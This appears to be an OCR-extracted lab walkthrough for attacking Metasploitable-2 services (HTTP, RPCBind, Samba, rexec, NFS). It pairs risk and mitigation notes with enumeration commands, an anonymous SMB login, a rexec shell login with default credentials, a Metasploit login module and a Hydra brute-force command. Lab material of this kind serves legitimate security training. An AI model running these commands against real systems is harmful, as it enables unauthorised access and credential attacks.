
2: Curl : Fetches raw HTTP responses from the web server.

Command: curl http://192.168.1.3



3: Nmap Web Scripts : Discovers directories, server headers, and web technologies.

nmap -p80 --script http-enum,http-headers,http-methods 192.168.1.3



Port 111 – RPCBind

Service: Remote Procedure Call Bind (Portmapper)

Service Description
RPCBind maps RPC program numbers to network services and ports. If exposed, it allows attackers to enumerate running RPC services, which can lead to further exploitation of dependent services.

Possible Attack Techniques

- Enumeration of RPC services and versions
- Abuse of insecure NFS or other RPC-based services

Tools Commonly Used

- **Nmap** – RPC service discovery and enumeration
- **rpcinfo** – Manual RPC service listing
- **Metasploit** – RPC and NFS related modules

Potential Impact

- Disclosure of internal services and ports
- Unauthorized access to network resources
- Increased attack surface for privilege escalation

Risk Level

Severity: Medium

Example Vulnerability (CVE)

- **CVE-2017-8779** – RPC service information exposure (example reference)

CVSS Score

6.5 – Medium

Mitigation & Prevention

- Disable RPC services if not required
- Restrict access using firewall rules
- Keep RPC-based services patched and updated

Reference


- https://www.cisa.gov/network-infrastructure-security

Method 1:

1. RPCBind Service Enumeration (MAIN STEP)

This shows **all RPC services** running on the target.

Command: rpcinfo -p 192.168.0.125



Using Nmap

nmap -p 111 --script=rpcinfo 192.168.1.3

```
┌──(sanika㉿kali)-[~]
└─$ nmap -p 111 --script=rpcinfo 192.168.1.3

Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-31 17:53 +0530
Nmap scan report for 192.168.1.3
Host is up (0.0015s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      42560/udp   mountd
|   100005  1,2,3      47318/tcp   mountd
|   100021  1,3,4      33457/tcp   nlockmgr
|   100021  1,3,4      34199/udp   nlockmgr
|   100024  1          40401/udp   status
|_  100024  1          59055/tcp   status
MAC Address: 08:00:27:2D:21:5A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
```

2. NFS Enumeration via RPCBind

RPCBind helps attackers discover **NFS shares**.

Using Nmap

nmap --script=nfs-showmount 192.168.1.3

```
┌──(sanika㉿kali)-[~]
└─$ nmap --script=nfs-showmount 192.168.1.3

Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-31 17:55 +0530
Nmap scan report for 192.168.1.3
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
| nfs-showmount:
|_  / *
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
```

Port 445 – Samba (SMB)

Service: Server Message Block (Samba)

Service Description
Samba provides file and printer sharing services between Linux and Windows systems using the SMB protocol. Weak configurations or outdated versions can allow unauthorized access or remote code execution.

Possible Attack Techniques

- Enumeration of shared directories and users
- Exploitation of null or weak credentials
- Remote code execution via vulnerable Samba versions

Tools Commonly Used

- **Nmap** – SMB service detection and enumeration
- **smbclient / enum4linux** – Manual share and user enumeration
- **Metasploit** – Samba exploitation modules

Potential Impact

- Unauthorized access to shared files
- Leakage of sensitive information
- Full system compromise with elevated privileges

Risk Level

Severity: Critical

Example Vulnerability (CVE)

- **CVE-2007-2447** – Samba username map script command execution (commonly found in Metasploitable-2)

CVSS Score

7.5 – High

Mitigation & Prevention

- Disable unnecessary Samba shares
- Enforce strong authentication and access controls

- Keep Samba updated and restrict access using firewalls

Reference


- https://www.cisa.gov/smb-security

  Methods:

1. SMB Service Enumeration (First & Mandatory Step)

Purpose

- Identify Samba version
- Check if the service is vulnerable




2. Anonymous / Null Session Login

Why it works

- Metasploitable-2 allows anonymous access

◇ smbclient


smbclient -L //192.168.1.3 -N



3. Accessing SMB Shares

If a share is accessible:

smbclient //192.168.1.3/tmp -N



Port 512 – rexec

Service: Remote Execution (rexec)

Service Description
rexec allows remote command execution on a target system using username and password authentication. The service transmits credentials in **plain text**, making it highly insecure and easy to exploit.

Possible Attack Techniques

- Credential sniffing due to unencrypted authentication
- Brute-force login attempts
- Abuse of trusted host configurations

Tools Commonly Used

- **Nmap** – Service detection and enumeration
- **rexec client** – Manual remote command execution
- **Metasploit** – rexec login and exploitation modules

Potential Impact

- Remote command execution on the target system
- Complete compromise of user or root accounts
- Unauthorized control over the affected host

Risk Level

Severity: Critical

Example Vulnerability (CVE)

- **CVE-1999-0651** – Insecure remote services (r-services including rexec)

CVSS Score

7.8 – High

Mitigation & Prevention

- Disable rexec service entirely

- Replace rexec with secure alternatives like **SSH**
- Block access to r-services using firewalls

Reference

- https://www.cisa.gov/secure-remote-access

  Methods:


1. rexec Service Detection & Enumeration

Purpose

- Confirm rexec service is running
- Identify r-services exposure


◇ Nmap

nmap -p 512 192.168.1.3



Version detection


nmap -sV -p 512 192.168.1.3



2. Direct rexec Login (Plaintext Authentication)

If valid credentials are known:

rexec 192.168.1.3 -l msfadmin -p msfadmin /bin/bash




3. Metasploit rexec Login Module

- Steps

msfconsole
use auxiliary/scanner/rservices/rexec_login
set RHOSTS 192.168.1.3
set USERNAME msfadmin
set PASSWORD msfadmin


run



4. Password Brute-Force Attack

- Hydra

hydra -l msfadmin -P passwords.txt rexec://192.168.1.3



Port 2049 – NFS

Service: Network File System

Service Description
NFS allows remote systems to access and share files over a network as if they were local. Weak export configurations or improper permissions can allow unauthorized users to read or modify sensitive files.

Possible Attack Techniques

- Enumeration of exported file systems
- Mounting shared directories without authentication
- Abuse of misconfigured permissions (e.g., no_root_squash)

Tools Commonly Used

- **Nmap** – NFS service detection and enumeration
- **showmount** – Listing available NFS shares
- **Metasploit** – NFS enumeration and exploitation modules

Potential Impact

- Unauthorized access to critical system files
- Data leakage or modification
- Privilege escalation to root

Risk Level

Severity: Critical

Example Vulnerability (CVE)

- **CVE-1999-0170** – Insecure NFS export configurations

CVSS Score

7.6 – High

Mitigation & Prevention

- Restrict NFS exports to trusted hosts only
- Avoid using no_root_squash option
- Use firewalls and keep NFS services updated

Reference


- https://www.cisa.gov/nfs-security

Methods:

1. NFS Service Discovery (Mandatory First Step)


- Detect NFS

nmap -p 2049 192.168.1.3




NFS enumeration via script

nmap --script=nfs-ls,nfs-showmount 192.168.1.3



```
┌──(sanika㉿kali)-[~]
└─$ nmap --script=nfs-ls,nfs-showmount 192.168.1.3

Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-31 18:13 +0530
Nmap scan report for 192.168.1.3
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
| nfs-ls: Volume /
|   access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION  UID  GID  SIZE   TIME                 FILENAME
| drwxr-xr-x  0    0    4096   2012-05-14T03:35:33  bin
| drwxr-xr-x  0    0    4096   2010-04-16T06:16:02  home
| drwxr-xr-x  0    0    4096   2010-03-16T22:57:40  initrd
| lrwxrwxrwx  0    0    32     2010-04-28T20:26:18  initrd.img
| drwxr-xr-x  0    0    4096   2012-05-14T03:35:22  lib
| drwx------  0    0    16384  2010-03-16T22:55:15  lost+found
| drwxr-xr-x  0    0    4096   2010-03-16T22:55:52  media
| drwxr-xr-x  0    0    4096   2010-04-28T20:16:56  mnt
| drwxr-xr-x  0    0    4096   2012-05-14T01:54:53  sbin
| drwxr-xr-x  0    0    4096   2010-04-28T04:06:37  usr
|_
| nfs-showmount:
|_  / *
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
```



```
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:2D:21:5A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
```

2. Enumerating Exported Directories

- ◇ showmount

showmount -e 192.168.1.3

